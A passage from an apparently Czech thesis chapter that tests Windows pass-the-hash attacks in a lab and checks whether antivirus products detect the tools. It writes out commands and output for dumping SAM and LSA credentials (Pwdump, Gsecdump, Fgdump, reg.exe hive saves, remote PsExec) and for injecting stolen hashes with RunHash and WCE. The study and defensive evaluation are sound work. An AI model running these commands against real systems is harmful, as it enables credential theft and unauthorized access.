C:\> net user Administrator /active:yes
```

Pro testovací účely byla z počátku také zcela vypnuta antivirová ochrana.

Tab. 4.1: Testovací uživateslké účty

Uživatel	Heslo	Oprávnění
Administrator	admin	správce
A05	management	správce
B05	security	správce
Host	guest	uživatel

Z důvodu bezpečností politky nebylo možné na OS Windows Server ponechat výše uvedené údaje, proto byla zavedena nová uživatelská hesla viz tab. 4.2

Tab. 4.2: Windows Server - Testovací uživateslké účty

Uživatel	Heslo	Oprávnění
Administrator	Xsw23edc	správce
A05	Cde34rfv	správce
B05	Zaq12wsx	správce

Používané hashe zvolených hesel jsou uvedeny v tabulce 4.3:

Tab. 4.3: Přehled použitých hesel a jejich hash otisků

heslo	LM hash	NTLM hash
admin	F0D412BD764FFE81 AAD3B435B51404EE	209C6174DA490CAE B422F3FA5A7AE634
management	76F1BB58ADE8ABDA 0A59CDA5244689BE	B792835825ADFC48 CD5F8467ACFDCD5E
security	C6100ACE80E48267 B79AE2610DD89D4C	D5E9E0DB50BA46B9 48853221BE26DA2B
guest	A0E150C75A17008E AAD3B435B51404EE	823893ADFAD2CDA6 E1A414F3EBDF58F7
Xsw23edc	–	9DBB4B80F448BB34 638CC660F232AC44
Cde34rfv	–	80161EEFF565DF25 CD08237D894821FC
Zaq12wsx	–	0BB4FA60C6ECDE3B C2732CAFE8174B11

4.1 Možnosti získávání hashe

Jak již bylo zmíněno, hash uživatelských hesel je možné získat mnoha způsoby. K testování byly využity vybrané volně dostupné nástroje:

- Pwdump
- Fgdump
- Gsecdump
- Pass the hash toolkit
- Skript ke kopírování SAM databáze

4.1.1 Pwdump

Program Pwdump umožňuje útočníkovi získat hash hesel ze SAM databáze uložené na místním disku. Program funguje na principu rozbalení SAM databáze ze souborového systému. Ze získaných dat je následně vyčten obsah SAM souboru, tedy názvy účtů a jejich hashe.

Spuštěním programu bez zadání konkrétních parametrů se provede extrakce údajů z lokální SAM databáze (obr. 4.1). Testování proběhlo na operačním systému Windows Server 2008.

Z výstupu ve tvaru

```
Jméno účtu : Relativní ID : LM hash : NTLM hash :::
```

je možné vyčíst veškeré potřebné údaje pro následující uskutečnění útoku. Jestliže je místo některé položky uveden řetězec „NO PASSWORD**********“, daný hash u konkrétního účtu není k dispozici. To je způsobeno buď tím, že není k účtu přiřazeno žádné heslo, nebo na daném operačním systému není takový hash podporován. Ve Windows 7 bude místo položky : `LM hash` : vždy tento řetězec.

```
C:\Users\Vojta\Desktop\Tools>PwDump7.exe

Pwdump v7.1 - raw password extractor

Administrator:500:NO PASSWORD**********************:9DBB4B80F448BB34638CC660F232AC44:::
Guest:501:NO PASSWORD**********************:NO PASSWORD**********************:::
B05:1000:NO PASSWORD**********************:0BB4FA60C6ECDE3BC2732CAFE8174B11:::
A05:1002:NO PASSWORD**********************:80161EEFF565DF25CD08237D894821FC:::
```

Obr. 4.1: Windows Server 2008 - extrakce údajů z lokální SAM databáze

U starší verze programu Pwdump je možné jej spustit i na vzdáleném systému při znalosti uživatelského jména a hesla na zvolené stanici. To je možné provést pouze pro systém Windows XP.

Nejprve je nutné specifikovat sdílenou síťovou položku (-s IPC$), IP adresu vzdáleného počítače (192.168.0.20), uživatelské jméno (-u A05) a heslo (-p management). Výstup je uveden na obrázku 4.2

```
C:\pwdump6>PwDump.exe -s IPC$ 192.168.0.20 -u A05 -p management

Administrator:500:F0D412BD764FFE81AAD3B435B51404EE:209C6174DA490CAEB422F3FA5A7AE634:::
Guest:501:NO PASSWORD**********************:NO PASSWORD**********************:::
HelpAssistant:1000:0F0367636881A5A930B89C8F893E711B:8B91E6DB4C3CA03B512EF72BD82840A6:::
SUPPORT_388945a0:1002:NO PASSWORD**********************:0E5BF096827D8893F219923B2B0ABADB:::
Host:1004:A0E150C75A17008EAAD3B435B51404EE:823893ADFAD2CDA6E1A414F3EBDF58F7:::
A05:1005:76F1BB58ADE8ABDA0A59CDA5244689BE:B792835825ADFC48CD5F8467ACFDCD5E:::
B05:1006:C6100ACE80E48267B79AE2610DD89D4C:D5E9E0DB50BA46B948853221BE26DA2B:::
```

Obr. 4.2: Windows 7 - vzdálené spuštění pwdump

Nevýhoda porgramu pwdump spočívá v nemožnosti využití u active directory. Tam jsou hesla ukládána v souboru ntds.dit, kdežto pwdump je schopný pracovat pouze se SAM databází. Také není možné jej vzádáleně spustit na operačních systémech Windows Vista a novějších.

4.1.2 Gsecdump

Program Gsecdump umožňuje získat nejen údaje uložené v lokální SAM databázi, ale také ze souboru NTDS.dit při využití active directory. Pro jeho správnou funkčnost na Windows Vista a novější musí být spuštěn s paramaterem -S, který jej spustí pod uživatelksým účtem LocalSystem, kde není uvedeno žádné heslo. Pro získání hashe ze SAM databáze slouží parametr -s (viz obr. 4.3).

Jeho velkou výhodou je možnost vyčíst hodnotu LSA secret z registrů pro zrovna přihlášeného uživatele. Tím se docílí zobrazení uživatelova hesla v čistém textu. Pro tuto možnost je nutné přidat ke spuštění parametr -l.

```
C:\Users\B05\Desktop\Tools>gsecdump.exe -S -l -s

DefaultPassword
 73 00 65 00 63 00 75 00 72 00 69 00 74 00 79 00  s.e.c.u.r.i.t.y.  security
DPAPI_SYSTEM
 01 00 00 00 49 47 FE 12 8E 27 C1 F4 E6 6B 69 E9  ....IG...'...ki.  __??__?_
 9A FD F6 3B FD 33 24 2F 01 6D 86 7A 33 AF E2 57  ...;.3$/.m.z3..W  ??__????
 01 29 84 C6 26 D7 B0 1E 3E 0A 50 58              .)..&...>.PX      _???_?
NL$KM
 15 E3 16 84 BF E1 AF 24 8C 86 FE 9D C4 E8 D3 35  .......$.......5  _?__??_?
 D9 B2 71 91 5A AA A1 C9 42 45 90 98 52 17 32 27  ..q.Z...BE..R.2'  ??_???__
 29 DB B8 AF 72 E1 D8 0A 04 8D C4 7F BF 43 E0 E4  )...r........C..  _?__???_
 25 6C C5 16 DE 86 06 94 F2 50 4F 40 7B 44 CA 02  %l.......PO@{D..  ???????_

A05(current):1002:aad3b435b51404eeaad3b435b51404ee:b792835825adfc48cd5f8467acfdcd5e:::
Administrator(current):500:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae6
34:::
B05(current):1003:aad3b435b51404eeaad3b435b51404ee:d5e9e0db50ba46b948853221be26da2b:::
Guest(current):501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Host(current):1004:aad3b435b51404eeaad3b435b51404ee:823893adfad2cda6e1a414f3ebdf58f7:::
```

Obr. 4.3: Windows 7 - lokální použití programu Gsecdump

Z jeho výstupu je tedy patrné že, heslo uživatele B05 je „security“, v další části jsou pak zobrazeny všechna uložená uživatelská jména a jim přiřazené hashe hesel.

Jelikož byl program spuštěn na operačním systému Winodws 7, kde nejsou ukládány hodnoty LM hashe, ve výstupu je tak jeho hodnota nahrazena řetězcem

aad3b435b51404eeaad3b435b51404ee,

který reprezentuje jeho nespecifikovanou hodnotu.

Gsecdump ovšem nelze použít pro získání potřebných údajů lokálně na systému Windows Server 2008, po příkazu k extrakci LSA secret a extrahování SAM databáze byl výstup následující:

```
C:\Users\B05\Desktop\Tools>gsecdump.exe -S -l -s
DefaultPassword
DPAPI_SYSTEM
 01 00 00 00 9F 1C B1 4C 77 E9 5C 1A D9 BC 96 C8  .......Lw.\.....  ___?__??
 C5 E7 39 BE DC 7C 2D 50 42 04 B3 89 9E E3 E0 03  ..9..|-PB.......  _?????_?
 30 71 E3 8D 8F A9 33 03 9B C9 30 B9              0q....3...0.      ??__??
NL$KM
 FF DC 7D 51 8E B8 42 F3 C4 5C D2 F1 68 EE F4 B0  ..}Q..B..\..h...  _??_?__?
 2F 98 7C BE 2C 01 A4 5B 90 C1 6E 51 62 BB 3B 28  /.|.,..[..nQb.;(  ???????_
 A0 10 55 FA 5A E2 76 B0 15 89 91 EA 57 F4 AB 28  ..U.Z.v.....W..(  ??_??___
 CA 5F 45 26 F8 62 91 9B D8 3E 32 93 D9 AB 0F 2D  ._E&.b...>2....-  ?_????_?
error [299] in EnumProcessModules:
```

Obr. 4.4: Windows Server - lokální použití programu Gsecdump

4.1.3 Fgdump

Program Fgdump umožňuje získat požadovaný hash dvěma způsoby:

- extrahováním ze SAM databáze,
- z dočasných souborů potřebných pro přihlášení, či využití služby.

Při původním nastavení jsou lokálně provedeny obě metody a výsledek je sloučen do jednoho souboru (obr 4.5).

```
A05:1005:76F1BB58ADE8ABDA0A59CDA5244689BE:B792835825ADFC48CD5F8467ACFDCD5E:::
Administrator:500:F0D412BD764FFE81AAD3B435B51404EE:209C6174DA490CAEB422F3FA5A7AE634:::
B05:1006:C6100ACE80E48267B79AE2610DD89D4C:D5E9E0DB50BA46B948853221BE26DA2B:::
Guest:501:NO PASSWORD**********************:NO PASSWORD**********************:::
HelpAssistant:1000:0F03676368815A930B89C8F893E711B:8B91E6DB4C3CA03B512EF72BD82840A6:::
Host:1004:A0E150C75A17008EAAD3B435B51404EE:823893ADFAD2CDA6E1A414F3EBDF58F7:::
SUPPORT_388945a0:1002:NO PASSWORD**********************:0E5BF096827D8893F219923B2B0ABADB:::
```

Obr. 4.5: Windows XP - lokální extrakce

Výhoda fgdump spočívá v možnosti testování cílové stanice, zdali je přítomna antivirová ochrana bez nutnosti přímého spuštění programu, který by byl vyhodnocen jako škodlivý. V případě, že je ochrana detekována, existuje možnost, kdy se fgdump pokusí antivirus na potřebný okamžik vypnout (restartovat).

Při testování ovšem bylo zjištěno, že u současných plně aktualizovaných antivirových ochran tento paramater nemá význam, jelikož byl program označen za škodlivý ještě předtím, než mohl být spuštěn (viz 4.4).

Ke vzdálenému přístupu je třeba nejprve spustit službu „remote registry“, která umožní vzdálenou správu registrů. K tomu je ovšem nutné oprávnění administrátora. Následně byl na systému Windows XP spuštěn příkaz:

```
C:\>fgdump.exe -h 192.168.59.130 -u B05
       -p security -l output.txt
```

Parametr „-h 192.168.59.130“ specifikuje IP adresu vzdálené stanice, na které se bude extrakce provádět. V tomto případě se jedná o adresu počítače, na kterém běží OS Windows 7. Paramtery „-u“ a „-p“ udvávají uživatelské jméno a heslo na vzdálené stanici. Pro vypsání výsledku do souboru output.txt je použit poslední parametr „-l“

Po úspěšném spuštění pak v souboru output.txt bude výpis získaných údajů ze systému Windows 7 viz obr. 4.6

```
A05:1002:NO PASSWORD**********************:B792835825ADFC48CD5F8467ACFDCD5E:::
Administrator:500:NO PASSWORD**********************:209C6174DA490CAEB422F3FA5A7AE634:::
B05:1003:NO PASSWORD**********************:D5E9E0DB50BA46B948853221BE26DA2B:::
Guest:501:NO PASSWORD**********************:NO PASSWORD**********************:::
Host:1004:NO PASSWORD**********************:823893ADFAD2CDA6E1A414F3EBDF58F7:::
```

Obr. 4.6: Windows 7 - vzdálené spuštění fgdump

4.1.4 Pass the hash toolkit

Pass the hash toolkit obsahuje sadu nástrojů k provedení útoku. Konkrétně se jedná o dva moduly

- whoisthere.exe (whoisthere-alt.exe)
- iam.exe (iam-ale.exe)

Whoisthere slouží k získání hashe z aktuálních NTLM relací, tzn. dokáže z paměti vyčíst údaje pouze těch uživatelů, kteří jsou momentálně k dané stanici přihlášení. Reálně skýtá využití v pouze v případě, že útočník je k dané stanici připojen např. přes vzdálenou plochu.

Alternativní verze nástrojů se odlišují pouze v různém přístupu k potřebným údajům. Využívají více generické řešení a měly by být schopny fungovat na většině podporovaných systémů.

```
C:\pshtoolkit_v1.4\whosthere-alt>whosthere-alt.exe

This tool lists the active LSA logon sessions with NTLM credentials.

the output format is: username:domain:lmhash:nthash

B05:VOJTA-9D5859E1A:C6100ACE80E48267B79AE2610DD89D4C:D5E9E0DB50BA46B948853221BE26DA2B
Administrator:VOJTA-9D5859E1A:F0D412BD764FFE81AAD3B435B51404EE:209C6174DA490CAEB422F3FA5A7
AE634
VOJTA-9D5859E1A$:WORKGROUP:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089
C0
```

Obr. 4.7: Windows XP - výstup Whosthere.exe

Při testování byli na Windows XP přihlášeni dva uživatelé Administrator a B05, z jehož účtu byl útok spouštěn. Výstup je patrný na obr. 4.7.

Ve výpisu řetězec „VOJTA-9D5859E1A“ značí jméno počítače. V posledním řádku je zařazení daného počítače do domény. Jelikož se v žádné nenachází, je uvedena pouze pracovní skupina.

Pass the hash toolkit je již zastaralý a pro nasazení v dnešních síťových infrastrukturách téměř nepoužitelný. Jeho nevýhoda spočívá v omezení funkčnosti pouze na OS Windows XP a starší. Na novějších systémech veškeré nástroje vykazují chybu. Velmi limitující je také fakt, že není možné hash získat jiným způsobem než z paměti u aktivních NTLM relací.

4.1.5 Kopírování SAM databáze

Jak již bylo zmíněno, SAM databáze je chráněna systémem a za jeho chodu k ní nemá běžný uživatel (i s administrátorskými právy) přístup. Nelze ji běžným způsobem otevřít, ani zkopírovat. Existují však způsoby, jak je možné k databázi získat přístup.

- Na konkrétní stanici zavést alternativní operační systém, a jelikož požadovaný systém není spuštěn, není chráněna ani SAM databáze, a lze ji skopírovat

- Využití integrovaných nástrojů pro správu registrů.

K extrakci hash hodnot je kromě SAM souboru potřebný také SYSTEM soubor. Ten je uložen ve stejné složce jako SAM. Oba dva soubory jsou v původním stavu bez přípony.

Výhodou tohoto řešení je, že útočník nemusí řešit problém s antivirovou ochranou. Pokud se mu podaří získat přístup k počítači a databázi skopírovat, rozbalit ji může pomocí výše popsaných nátrojů již na své stanici, kde má plný přístup k ovládání antiviru, který může pozastavit.

Zavedení alternativního systému


Jako alternativní systém byl zvolen Linux, konkrétně jeho distribuce Backtrack. Ten dokáže fungovat jako tzv. Live CD, kdy není třeba systém instalovat a je možné jej spustit samostatně z USB disku nebo CD.

Příkazy:

```
cp /media/1AD2235FD223/Windows/System32/config/SAM    /root/Desktop
cp /media/1AD2235FD223/Windows/System32/config/SYSTEM    /root/Desktop
```

byly zkopírovány potřebné soubory pro zisk hashe do složky „Desktop“. Následně byl použit nástroj „bkhive“, který ze souboru SYSTEM získal zaváděcí klíč, potřebný k extrakci údajů ze SAM databáze.

K samotnému zobrazení hash údajů byl použit nástroj „samdump2“. Po lokalizování SAM souboru a zaváděcího klíče byly získány požadované údaje (obr. 4.8).



Obr. 4.8: Backtrack - extrahování zkopírované SAM databáze

4.1.6 Nástroje pro správu registrů

Operační systém Windows obsahuje nástroj pro konzolovou správu svých registrů. Jedná se o program reg.exe, ve kterém lze provádět úpravy v registrech a také z nich exportovat hodnoty.

K lokálnímu použití byl vytvořen spustitelný skript „CopySAM.bat“ s následujícím obsahem:

```
reg.exe save HKLM\SYSTEM C:\SYSTEM.file
reg.exe save HKLM\SAM C:\SAM.file,
```

který extrahuje z data z potřebných složek v registrech (tzv. hives) do zvoleného umístění, konkrétně tedy do kořenového adresáře disku C.

```
C:\>PwDump7.exe -s C:\SAM.file C:\SYSTEM.file

Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD**********************:209C6174DA490CAEB422F3FA5A7AE634:::
Guest:501:NO PASSWORD**********************:NO PASSWORD**********************:::
A05:1002:NO PASSWORD**********************:B792835825ADFC48CD5F8467ACFDCD5E:::
B05:1003:NO PASSWORD**********************:D5E9E0DB50BA46B948853221BE26DA2B:::
Host:1004:NO PASSWORD**********************:823893ADFAD2CDA6E1A414F3EBDF58F7:::
```

Obr. 4.9: Extrakce údajů ze SAM databáze

Nyní je již možné např. pomocí nástroje Pwdump specifikovat umístění zkopírovaných souborů a získat tak potřebný hash (viz obr. 4.9).

Vzdálené spuštění

V případě znalosti uživatleského jména a hesla na zvoleném počítači je možné tento skript také spustit vzdáleně. K tomuto spuštění byl využit nástroj Psexec.exe, který umožňuje vzdálené vykonávání příkazů na jiném systému, než je uživatel přihlášen.

Příkazy:

```
Psexec.exe \\192.168.59.130 -u B05 -p management
reg.exe save HKLM\SYSTEM C:\Users\Public\Documents\SYSTEM.file,
Psexec.exe \\192.168.59.130 -u B05 -p management
reg.exe save HKLM\SAM C:\Users\Public\Documents\SAM.file
```

byla spacifikována adresa vzdáleného počítače a parametry „-u“ a „-p“ slouží k zadání přihlašovacích údajů na vzdálený počítač. Druhá část obsahovala příkazy, které budou na vzdáleném počítači vykonány. Jednalo se o použití nástroje reg.exe popsaného v kapitole 4.1.6. Jako cílová složka byla zvolena `C:\Users\Public\Documents\`, která je ve výchozím stavu sdílená a mají k ní přístup všichni uživatelé ze sítě.


4.2 Passs the Hash

Ke změně či vytvoření nové uživatelské relace byly využity následující nástroje:

- Pass-the-hash Toolkit
- Runhash
- Windows Credential Editor
- Msvctl

4.2.1 Pass-the-hash Toolkit

Nástroj „iam.exe“, který je součástí balíčku Pass-the-hash Toolkit, umožňuje změnu NTLM přihlašovacích údajů u současné relace. Útok byl prováděn z uživatelského účtu B05 na systému Windows XP. Po specifikování názvu účtu, domény, LM hashe a NTLM hashe kompromitovaného účtu (v tomto případě byl zvolen administrátorský účet na daném počítači) bylo je nutné specifokovat ještě příkaz, který bude pod nově vytvořenou relací spuštěn. Doplněním o parametr `-r cmd.exe` byla vybrána právě příkazová řádka.



Obr. 4.10: Windwos XP - Změna přihlašovacích NTLM údajů

Po úspěšném provedení bylo pomocí nástroje „whoisthere-alt.exe“ v nově otevřeném okně ověřeno, že účet Administrátor je veden v aktivních logon relacích (obr. 4.10). Nyní by bylo možné pomocí vhodných příkazů využívat administrátorský účet v plném rozsahu jeho práv. Funkcionalita je ovšem opět omezena pouze na operační systém Windows XP a starší, což nástroj činí v dnešních infrastrukturách téměř nepoužitelným.

4.2.2 RunHash

Jedná se o nástroj, který umožní vložit zadaný hash do lsass procesu. Jestliže je akce úspěšná, je poté opět možné sputit jakýkoliv příkaz s oprávněními uživatele, jemuž příslušný hash náležel.

K testování byl použit účet B05 na operačním systému Windows 7 a hash administrátorského hesla (obr. 4.6), které bylo získáno již dříve. Jelikož není používán LM hahs, musí být jeho hodnota nahrazena nulami.

K ověření sloužil nástroj „wce.exe“, který umožní zobrazit současné NTLM relace a jenž bude popsaný dále. Po specifikování ukradeného hashe a libovolného příkazu (konkrétně cmd.exe) byl opět spuštěn program „wce.exe“. Z obrázku 4.11 je patrné, že vznikla nová relace administrátorského účtu, pod kterým byl spuštěn příkazový řádek.

```
C:\Users\B05\Desktop\Tools>wce.exe
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
Use -h for help.

B05:WIN-BDO713C23CN:C6100ACE80E48267B79AE2610DD89D4C:D5E9E0DB50BA46B948853221BE26DA2B


C:\Users\B05\Desktop\Tools>runhash32.exe Administrator:500:00000000000000000000000000000000
0:209C6174DA490CAEB422F3FA5A7AE634::: cmd.exe

RunhAsh v1.0 - Copyright (C) 2010 Bjorn Brolin, Truesec (www.truesec.com)
Username: Administrator
Domain: .
Starting process... Done!
Found Lsass pid: 844
Lsass process open
Searching for matching token secrets...
Found possible primary token
Found real token
Found possible primary token
Found real token
Found match
Patching token secrets... Done!


C:\Users\B05\Desktop\Tools>wce.exe
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
Use -h for help.

Administrator:.:00000000000000000000000000000000:209C6174DA490CAEB422F3FA5A7AE634
B05:WIN-BDO713C23CN:C6100ACE80E48267B79AE2610DD89D4C:D5E9E0DB50BA46B948853221BE26DA2B
```

Obr. 4.11: Windows 7 - změna NTLM relace nástrojem RunHash.exe

Velká výhoda tohoto nástroje spočívá v bezproblémovém použití na všech novějších systémech Windows počínaje Windows Vista. RunHash je také funkční na všech jejich architekturách (x64 i x86) a má velmi nízkou detekovatelnost antivirovým programem.

4.2.3 Windows Credential Editor

Windows Credential Editor (WCE) je nástroj, který umožňuje zobrazit, měnit a rušit současné přihlašovací relace na konkrétní stanici. Program je také zaměřen na

kompromitaci active directory, umožňuje získat Kerberos tikety a následně je využít pro přístup k službám a systému.

WCE podporuje veškeré současné operační systémy Windows a jejich 32bit i 64bit verze.

Příkazem `wce.exe -l` se zobrazí veškeré aktivní relace na lokálním počítači. Jedná se o obdobu nástroje whoisthere.exe obsaženého v Pass the Hash Toolkit.

Útok pass the hash byl proveden z uživatelského účtu B05 na OS Windows 7. Údaje potřebné pro útok byly získány již dříve (viz obr. 4.6). Zvolen byl hash hesla asociovaného k uživatelskému účtu A05 (obr. 4.12).

```
C:\Users\B05\Desktop\Tools>wce.exe
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
Use -h for help.

B05:WIN-BDO713C23CN:C6100ACE80E48267B79AE2610DD89D4C:D5E9E0DB50BA46B948853221BE26DA2B

C:\Users\B05\Desktop\Tools>wce.exe -s A05:1002:00000000000000000000000000000000:B792835825
ADFC48CD5F8467ACFDCD5E -c cmd.exe
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
Use -h for help.

Changing NTLM credentials of new logon session 0012E6D5h to:
Username: A05
domain: 1002
LMHash: 00000000000000000000000000000000
NTHash: B792835825ADFC48CD5F8467ACFDCD5E
NTLM credentials successfully changed!

C:\Users\B05\Desktop\Tools>wce.exe
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
Use -h for help.

A05:1002:00000000000000000000000000000000:B792835825ADFC48CD5F8467ACFDCD5E
B05:WIN-BDO713C23CN:C6100ACE80E48267B79AE2610DD89D4C:D5E9E0DB50BA46B948853221BE26DA2B
```

Obr. 4.12: Windows 7 - Nová NTLM relace

Po úspěšném spuštění bylo ověřeno vytvoření nové relace opětovným spuštěním wce.exe (obr. 4.12).

Nástroj wce.exe také umožňuje zobrazení uživatelského hesla v čisté podobě. To je dočasně uloženo v autentizačních balíčcích, z nichž je parametrem `wce.exe -w` heslo možné vyčíst.

```
C:\>wce.exe -w -v
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
Use -h for help.
Current Logon Session LUID: 0010C602h

Logon Sessions Found: 7
A05\1002:
B05\WIN-BDO713C23CN:security
WIN-BDO713C23CN$\WORKGROUP:
```

Obr. 4.13: Zobrazení hesla v čistém textu

Heslo v čistém textu bylo zobrazeno až po úspěšném vytvoření nové relace. Z obrázku obr. 4.13 je možné vyčíst heslo k účtu B05. K účtu A05 jej není možné zobrazit, jelikož k vytoření relace byl použit pouze jeho hash.

4.3 Antivirová ochrana

Jelikož většina z výše popsaných nástrojů využívá metody dll injection, případně jiného neoprávněného zásahu do systému, měl by je být antivirový program schopen odhalit ještě předtím, než je pomocí nich získán hash, případně provedena změna či vytvoření nové NTLM relace. Při testování byly použity plně aktualizované antivirové programy:

- AVG antivirus 2014,
- Kaspersky Anti-Virus 2013,
- Norton™ AntiVirus 2014,
- Avast Antivirus 2014 ,
- McAfee Antivirus & Security,
- Eset NOD32 Antivirus.

Detekce používaných nástrojů byla testována jak při lokálním použití, tak při vzdáleném. V případě, že nástroj obsahoval možnost na obcházení antiviru, ta byla použita. Výsledky pro lokální detekci jsou zaznamenány v tabulce 4.4 a pro vzdálenout v tabulce 4.5.

Tab. 4.4: Detekce nástrojů při lokálním použití

	Avg	Kaspersky	Norton	Avast	McAfee	NOD32
fgdump	pozitivní	pozitivní	pozitivní	pozitivní	pozitivní	negativní
gsecdump	pozitivní	pozitivní	pozitivní	pozitivní	pozitivní	negativní
msvctl	pozitivní	pozitivní	pozitivní	pozitivní	pozitivní	negativní
pshtoolkit	pozitivní	pozitivní	pozitivní	pozitivní	pozitivní	negativní
pwdump	pozitivní	částečně	pozitivní	pozitivní	pozitivní	negativní
WCE	pozitivní	pozitivní	negativní	negativní	pozitivní	negativní
runhash	negativní	negativní	negativní	negativní	pozitivní	negativní
skript	negativní	negativní	negativní	negativní	negativní	negativní

Tab. 4.5: Detekce nástrojů při vzdáleném použití

	Avg	Kaspersky	Norton	Avast	McAfee	NOD32
fgdump	pozitivní	negativní	pozitivní	negativní	pozitivní	negativní
gsecdump	nelze	nelze	nelze	nelze	nelze	nelze
msvctl	nelze	nelze	nelze	nelze	nelze	nelze
pshtoolkit	nelze	nelze	nelze	nelze	nelze	nelze
pwdump	pozitivní	částečně	pozitivní	negativní	pozitivní	negativní
WCE	nelze	nelze	nelze	nelze	nelze	nelze
runhash	nelze	nelze	nelze	nelze	nelze	nelze
skript	negativní	negativní	negativní	negativní	negativní	negativní

4.4 Zhodnocení

Veškeré zmíněné nástroje byly otestovány na všech operačních systémech. Testovaný nebyl pouze nástroj msvctl.exe, jehož funkčnost je omezena pouze na 32bitvé kopie systému Windows XP, což jej činí v současném reálném prostředí téměř nepoužitelným. Funkcionalita testovaných programů v závislosti na jednotlivých operačních systémech je uvedena v tabulce 4.6.

Tab. 4.6: Přehled funcionality nástrojů na operačních systémech


	Windows 7	Windows XP	Winodws SERVER 2008 R2
fgdump	funkční	funkční	nelze
gsecdump	funkční	funkční	nelze
msvctl	nelze	funkční	nelze
